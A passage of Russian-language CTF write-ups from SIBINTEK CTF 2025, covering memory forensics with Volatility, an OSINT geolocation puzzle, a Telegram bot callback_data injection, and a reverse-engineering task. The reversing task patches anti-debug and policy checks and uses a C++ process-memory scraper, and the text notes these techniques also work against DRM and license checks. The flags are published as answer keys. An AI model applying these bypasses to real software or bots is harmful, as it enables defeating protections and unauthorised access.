  --pid PID      Process ID to include (all other processes are excluded)
  --dump        Extract listed memory segments
```

Принимает такие же аргументы, как и **pslist** для дампа:

```
vol -f memory.dmp windows.memmap --pid 3572 --dump
```

На выходе уже куда более увесистый файл без явных сигнатур:

```
.rw-----  373M rcsi  4 Oct 18:18  pid.3572.dmp
.../memory_dumps/notepad > file pid.3572.dmp
pid.3572.dmp: data
```

03

Искать флаг нужно в Base64. Есть несколько подходов, которые можно использовать. Рассмотрим пару, основывающихся на том, что обертка флага - Sibintek{}.

В первом случае можно выделить только печатные символы из файла, чтобы избежать вмешательства нечитаемых данных, при помощи **strings** и, используя **grep** с регулярным выражением, найти начало обертки, закодированное в Base64:

```
rcsi@HOME-PC:~$ strings pid.4972.dmp | grep "U2lia"  
U2liaW50ZWt7c3QwbDNuX2Q0dGFFMW5fbTNtMHJ5fQ==
```

Либо же перебрать все возможные строки, похожие на Base64 в цикле и среди них найти строку, содержащую нашу обёртку.

Для этого так же выделим печатные символы, но в этот раз зададим регулярное выражение для всевозможных символов Base64, длиной, к примеру, 16, это довольно безопасный выбор, ведь мы не знаем настоящей длины. Далее передаем вывод в цикл, где переберем каждую строку и проверим её на декод во флаг:

```
Found: U2liaW50ZWt7c3QwbDNuX2Q0dGFFMW5fbTNtMHJ5fQ==
```

Переводим из Base64 и получаем ответ:

```
rcsi@HOME-PC:~$ echo "U2liaW50ZWt7c3QwbDNuX2Q0dGFFMW5fbTNtMHJ5fQ==" | base64 -d  
Sibintek{st0l3n_d4ta_1n_m3m0ry}rcsi@HOME-PC:~$ |
```

Использованная команда:


```
strings pid.3572.dmp | grep -E "[A-Za-z0-9+/]{16,}{0,2}" | while  
read line; do  
    echo "$line" | base64 -d 2>/dev/null | grep -q "Sibintek{" &&  
    echo "Found: $line"  
done
```

SIBINTEK CTF 2025

Задания

09.11.2025





Название: oil_forensic

Категория: OSINT

Очки: динамическое начисление

Описание: К нашей организации ДНК "Сибирь" обратились коллеги за помощью. Требуется помочь им в расследовании, связанным с "химическим отпечатком пальца нефти" - где-то одна из барж, перевозящих мазут, потеряла около 675000 литров продукта. Один из их экспертов говорит, что только virtu VIP Member может помочь с этим.

Необходимое место находится в научной работе, которую тот посоветовал, где-то между 150 и 200 страницей в точке М1. Говорят, что исследователи данного инцидента останавливались в церкви около этой точки, возможно там остались необходимые документы. Ваша задача найти координаты церкви рядом с точкой М1.


Формат флага: Sibintek{00.0000_-00.0000}

Флаг: Sibintek{41.6315_-70.6324}

01

Анализируем описание задачи.

Ищем что такое "химический отпечаток нефти":



По ходу поисков находим сайт

(<http://www.anchem.ru/forum/read.asp?id=10875>):

Идентификация нефти по скважинам, метод «отпечатков...
<http://anchem.ru> › forum/read.asp?id=10875
Форум химиков-аналитиков, аналитическая химия и химический анализ. ... Уважаемые форумляне, кто слышал о методе так называемых «отпечатков пальцев» при анализе нефти с разных месторождений и даже скважин?

Когда заходим на него видим некий форум, где обсуждают "химический отпечаток нефти".


Далее в описании задачи мы видим странного человека "virtu VIP Member". Попробуем найти его на этом сайте:

ANCHEM.RU
Администратор
Рейтинг: 245

varban
VIP Member
Рейтинг: 999
11.05.2010 15:03:35
Регистрирован 1 раз[6]
Аналогичный метод (сравнение весьма сложных хроматограмм) используется в гирозонной газовой хроматографии - главным образом для идентификации полимерных материалов. Иногда и называют так.
Я нашел есть ли у меня дома что-то по теме, но без гарантии - в памяти не отложилось, а одновремя чискал репу - безрезультатно чискал дальше подсекование массива данных программой идентификации по инфракрасным спектрам я не доделал[6]
Марат, только не по лицу!
У этой программы (шаг в комплекте к РЕ 683, название не помню, но операционка СРИМ[6] был в режиме формального сравнения кусков спектра в зоне "отпечатки пальцев"[6]

virtu
VIP Member
Рейтинг: 2736
11.05.2010 15:23:18
Регистрирован 1 раз[6]
Инфы на эту тему достаточно. Для решения подобной задачи достаточно ГХ-МС (EI, Q, замечательно, если это будет TOF, можно и IT). Про ГХ-ГХ Вам "направляют", хотя, можно, но дорого и не адекватно.
Целевые анализы (характеристические ионы, SIM, ScanEI):
а) нафтан, крезолы
б) бензокореки (стерины, адамантены, терпены и т.д.)
в) бензотиофен и производные
г) ПАУ
д) азотсодержащие гетероциклы
а, б, в, в принципе, достаточно для фингерпринта; а, б, в - "по полной".
Насчет ПО - ничего сказать не могу если сравнивать "профиля". Но проще не париться и сделать ви- нормализацию или полулогарифм с винтур стандартом (что касается всего, кроме нафтанов - там "торб" может быть, так называемая неразделенная смесь УТ, там и алфавитика и ароматика в переноску, люди "растаскивали" его на ГХ-ГХ наполовину НКФ-полярная НКФ).
В JOC A посмотрите 2000-2009, особенно работы Zhendi Wang, он подобными делами уже давно занимается, если не ошибаюсь, он в Канаде трудится.
А также книга есть Oil spill environmental forensics: fingerprinting and source Identification.

Совпадение найдено. Далее идет подсказка на какую-то научную работу. Прочитав его, пост находим книгу "Oil spill environmental forensics: fingerprinting and source Identification". Ищем ее:




Нашли книгу, но на большинстве сайтов она платная для скачивания. Попробуем добавить в запрос слово "download". Находим следующий сайт:

Oil Spill Environmental Forensics: Fingerprinting and...
libcats.org › book/830128
Oil Spill Environmental Forensics provides a complete view of the various forensic techniques used to identify the source of an oil spill into the environment. ... Скачать книгу бесплатно (pdf, 17.89 Mb).

02

Переходим на сайт и скачиваем pdf файл. Далее, следуя описанию задачи. Нужно найти место где одна из браж, перевозящих мазут, затеряла около 675000 литров продукта и это место находится где-то между 150 и 200 страницами.



На 184 находим описание данного места, а на следующей - саму карту, где указана точка M1:




On September 16, 1969, the barge *Florida* went aground near West Falmouth, Mass., and spilled between 650,000 and 700,000 liters of No. 2 fuel oil into Buzzards Bay (Figure 5-10). Strong southwesterly winds mixed the oil into the water column and drove it toward Wild Harbor, located about 1 km north of the spill. Despite the use of oil booms, both subtidal and intertidal areas of Wild Harbor were heavily contaminated with oil. Oil entered the tidal Wild Harbor River, deposited in quiet marsh areas, and sorbed to sediments and grasses at the edge of the river.

The close proximity of Wild Harbor to the Woods Hole Oceanographic Institution made the contaminated area very convenient for the study of long-term fate and effects of petroleum hydrocarbons in the environment, and numerous studies were conducted (Reddy et al., 2002 and refs. therein). One site heavily studied was site M-1, shown in Figure 5-10. Sediment samples analyzed by conventional GC periodically after the spill event showed first a loss of oil compounds in the *n*-C₁₀ to *n*-C₁₃ alkane range due to evaporation and/or water-washing, and then progressive loss of the chromatographically resolved *n*-alkane peaks by preferential microbial degradation. By 1973, only a baseline hump comprised of an unresolved petroleum compound remained (Reddy et al., 2002).

После этого требуется найти это место на карте, так как место находится в США, то пользоваться будем Google Maps. Ближайшее место к точке M1 - Wild Harbor:




Судя описанию, далее нам требуется найти церковь рядом с точкой M1:



03

Правой кнопкой мыши нажимаем по ней, видим координаты, которые нам нужны:




Судя формату флага, нужно сократить до 4 цифр после запятой, значит флаг - **Sibintek{41.6315_-70.6324}**.

SIBINTEK CTF 2025

Задания

09.11.2025





Название: OilBot

Категория: Misc

Очки: динамическое начисление

Описание: Между кнопками и меню — щель в логике. Проскользни и забери флаг.

Флаг: sibintek{c@1lb@ck_1nj3ct10n_m@5t3r}

01

Разведка и анализ.

После запуска бота через `/start` пользователю открывается мини-игра про нефть и её переработку.

Изучив основные функции, пользователь может найти кнопку **Секретные разработки**. При нажатии на неё появляется уведомление: «Эта кнопка недоступна для вас на данный момент».

Исследовав эту кнопку, можно увидеть, что её `callback_data` содержит интересные данные:

```
callback_data = buy:corp:flag:active:false
```

В данных есть параметры, разделенные двоеточием.

Параметр `flag` указывает на то, что с этой кнопкой связано получение флага. Также имеется параметр `active:false`, который указывает на "активность" флага, делаем вывод, что нужно каким-то образом изменить данный параметр на `active:true`.


При изучении всех функций бота пользователь может заметить, что при поломке оборудования (событие, которое вызывается случайно) или при отказе от обслуживания в меню **Офис** → **Сервисный центр**, ему предлагают ввести ID комплектующих вручную при их покупке.


Попробовав ввести случайные данные, можно обнаружить, что они попадают в `callback_data` кнопки **Подтвердить** (кнопка для подтверждения покупки) в формате `buy:<ввод_пользователя>`.

Следовательно, в кнопку **Подтвердить** можно встроить любую информацию и проверки нет. Можно заметить, что начало `callback_data` у кнопок **Секретные разработки** и **Подтвердить** одинаковое. Значит, можно попытаться вписать `corp:flag:active:false`, чтобы их `callback_data` стали идентичными, и нажать на **Подтвердить**. В результате пользователь получит то же уведомление, что и при нажатии на кнопку **Секретные разработки**.

Далее, попробовав проверить бота на использование динамических параметров из `callback_data`, можно вписать `corp:flag:active:true` и, нажав на кнопку **Подтвердить**, пользователь получит флаг.

Флаг успешно получен.





Название: Pump Console

Категория: Reverse

Очки: динамическое начисление

Описание: На технологической площадке возник нестабильный режим работы насосной станции. Операторская консоль визуализирует состояние трёх помп, трубопровода и резервуара: уровень, поток, давление и температуру. Доступ к административному контуру заблокирован политиками доступа и встроенными проверками целостности окружения.

При корректной последовательности действий и соответствии рабочих параметров системе может быть сформирован аварийный пропуск, позволяющий выполнить безопасное переключение режима. Консоль при этом не раскрывает внутренние токены в интерфейсе и не подсказывает прямых шагов — все необходимые сведения содержатся в самом приложении.

Флаг: Sibintek{AES_is_my_fr1end}

01

Быстрый обзор кода и точка входа к «секрету».

- Главное окно обрабатывается функцией `WndProc = sub_140004A90`.
- Кнопка Admin (`WM_COMMAND, wParam == '1' / 0x6C`) ведёт в ветку, где либо показывается «Access Denied», либо вызывается генератор аварийного «пропуска» — функция `sub_140002810`.
- В `sub_140002810` формируются плейн-данные и копируются в новую страницу памяти через `VirtualAlloc` → `memcpy`. Это идеальная точка для перехвата.

Возникает следующая идея для решения: пропатчить четыре/пять условных переходов `jnz`, которые ведут нас к «Access Denied», чтобы всегда доходить до вызова `sub_140002810`, а уже там поставить брейкпоинт около `VirtualAlloc` и считать готовые данные (флаг/токен) из памяти.

02

Патчим проверки в обработчике Admin.

Работаем в `sub_140004A90` (адреса указаны как Virtual Address при базе образа `0x140000000`; при ASLR (Address Space Layout Randomization) используйте соответствующие Relative Virtual Address).

Глушим ветки, ведущие к отказу:

1. Антидебаг-денай (две длинные `jnz` на `loc_1400050A7`):
 - `0x140005012: jnz loc_1400050A7`
 - `0x140005020: jnz loc_1400050A7`
2. Политика окружения (два коротких `jnz` на `loc_140005042` — промежуточная ветка, собирающая «плохие» условия):
 - `0x140005034: jnz short loc_140005042`
 - `0x14000503C: jnz short loc_140005042`
3. Финальный отказ по policy:
 - `0x14000505A: jnz short loc_140005093 → NOP x2`

После этих патчей выполнение при нажатии **Admin** всегда идёт сюда:

```
0x14000505C call sub_140002810
0x140005061 log("Admin session: volatile keystore prepared (RAM-only)")
```

03

Ставим брейкпоинт там, где появляется плейн.
Целевая функция — [sub_140002810](#).

Критический участок (VA):

```
```
...
... ; завершён XOR/потоковая дешифрация, в RDI -
временный буфер плейна
0x140002B6B call VirtualAlloc
0x140002B71 mov [rsp+...], rax ; RAX = адрес новой страницы
(DST)
0x140002B7E mov rdx, rdi ; RDX = временный буфер (SRC)
0x140002B84 call memcpy ; КОПИРУЕМ ПЛЕЙН НА СТРАНИЦУ
0x140002B89 mov rax, [rsp+...] ; RAX = та самая страница с
плейном
```

Как ловить:

- Поставить BreakPoint на [loc\\_7FF6C7752B57](#).  
При остановке:
- **RAX** указывает на начало страницы с уже готовым ASCII;
- в Dump по **RAX** переключаемся в ANSI/ASCII и считываем флаг/токен.
- Либо поставить BP на импорт **VirtualAlloc** и после возврата «шагнуть» до [0x140002B89](#).

# 04

Автодамп флага без брейкпоинтов.

После того как мы пропатчили **Admin** и нажали кнопку, плейн уже лежит в адресном пространстве процесса. Можно вообще не отлаживать: открыть процесс, пройти по его коммит-областям и найти ASCII-строку, начинающуюся с **Sibintek{`** и заканчивающуюся `}

```
#include <windows.h>
#include <psapi.h>
#include <cstdio>
#include <vector>
#include <string>
#include <iostream>
bool FindAscii(const std::vector<BYTE>& buf, size_t& off, std::string& out) {
 const char* pat = "Sibintek{";
 for (size_t i = 0; i + 8 < buf.size(); ++i) {
 if (memcmp(&buf[i], pat, 8) == 0) {
 // дочитаем до '}' или до не-печатаемого
 size_t j = i; while (j < buf.size() && buf[j] >= 0x20 &&
buf[j] <= 0x7E) { if (buf[j] == '}') { out.assign((char*)&buf[i], j - i
+ 1); off = i; return true; } j++; }
 }
 }
 return false;
}
```

```

int main() {
 DWORD pid;
 printf("Enter target PID: ");
 if (scanf_s("%lu", &pid) != 1 || pid == 0) {
 printf("Invalid PID\n");
 return 1;
 }

 HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, FALSE,
 pid);
 if (!ph) {
 DWORD err = GetLastError();
 printf("OpenProcess failed (%lu)\n", err);
 if (err == 87) printf(" → PID does not exist or invalid parameter\n");
 if (err == 5) printf(" → Access denied (try running as admin)\n");
 return 2;
 }

 printf("Successfully opened process %lu\n", pid);
 if (!ph) { printf("OpenProcess failed (%lu)\n", GetLastError()); return 2;
 }

 SYSTEM_INFO si; GetSystemInfo(&si);
 BYTE* addr = (BYTE*)si.lpMinimumApplicationAddress;
 BYTE* end = (BYTE*)si.lpMaximumApplicationAddress;

 MEMORY_BASIC_INFORMATION mbi;
 std::vector<BYTE> buf;
 while (addr < end) {
 if (VirtualQueryEx(ph, addr, &mbi, sizeof(mbi)) != sizeof(mbi)) { addr
+= 0x1000; continue; }
 bool readable = (mbi.State == MEM_COMMIT) && !(mbi.Protect &
PAGE_GUARD) &&
 !(mbi.Protect & PAGE_NOACCESS);
 if (readable) {
 SIZE_T sz = mbi.RegionSize;
 buf.resize(sz);
 SIZE_T rd = 0;
 if (ReadProcessMemory(ph, addr, buf.data(), sz, &rd) && rd > 0) {
 size_t off; std::string a; std::wstring w;

```

```

 if (FindAscii(buf, off, a)) { printf("[ASCII] %p : %s\n", addr
+ off, a.c_str()); break; }

 }
 addr += mbi.RegionSize;
 }
 CloseHandle(ph);
 }
 return 0;
 }
}

```

# 05

## Практическая ценность при анализе ПО.

Задача повторяет типичный сценарий реверса GUI-валидаторов и «индустриальных панелей»:

- пропатчить небольшой набор ветвлений анти-отладки/политик,
- найти место материализации секрета (выделение/копирование/дешифр),
- поставить точный runtime-брейкпоинт и извлечь секрет без изучения всех крипто-деталей.


Те же приёмы применимы к DRM-обвязкам, онлайн-лицензаторам, диагностическим тулзам со «скрытым» режимом и инженерным HMI-консолям.

# **SIBINTEK CTF 2025**

**Задания**

09.11.2025





**Название:** Reversse attack

**Категория:** Pентест

**Очки:** динамическое начисление

**Описание:** После недавней атаки был найден вирус, который использовали злоумышленники. Получится ли отомстить им?

**Флаги:**

Sibintek{r3v3rs3\_w1th\_rc4}

Sibintek{Z1p\_Sl1p\_4tt4ck\_w1th\_RC4}


Sibintek{r0p\_1n\_s0ck3t}

Sibintek{m1ss\_c0nf1g\_1n\_sud03rs}

# 01

Reverse.

Открываем программу в Ida и переходим к функции main.



The screenshot shows the IDA Pro interface with several tabs: 'IDA View-A', 'Pseudocode-A', 'Hex View-1', and 'Loc'. The assembly code for the main function is displayed:

```
1 int64 sub_140003EAE()
2 {
3 _int64 v1; // [rsp+20h] [rbp-10h] BYREF
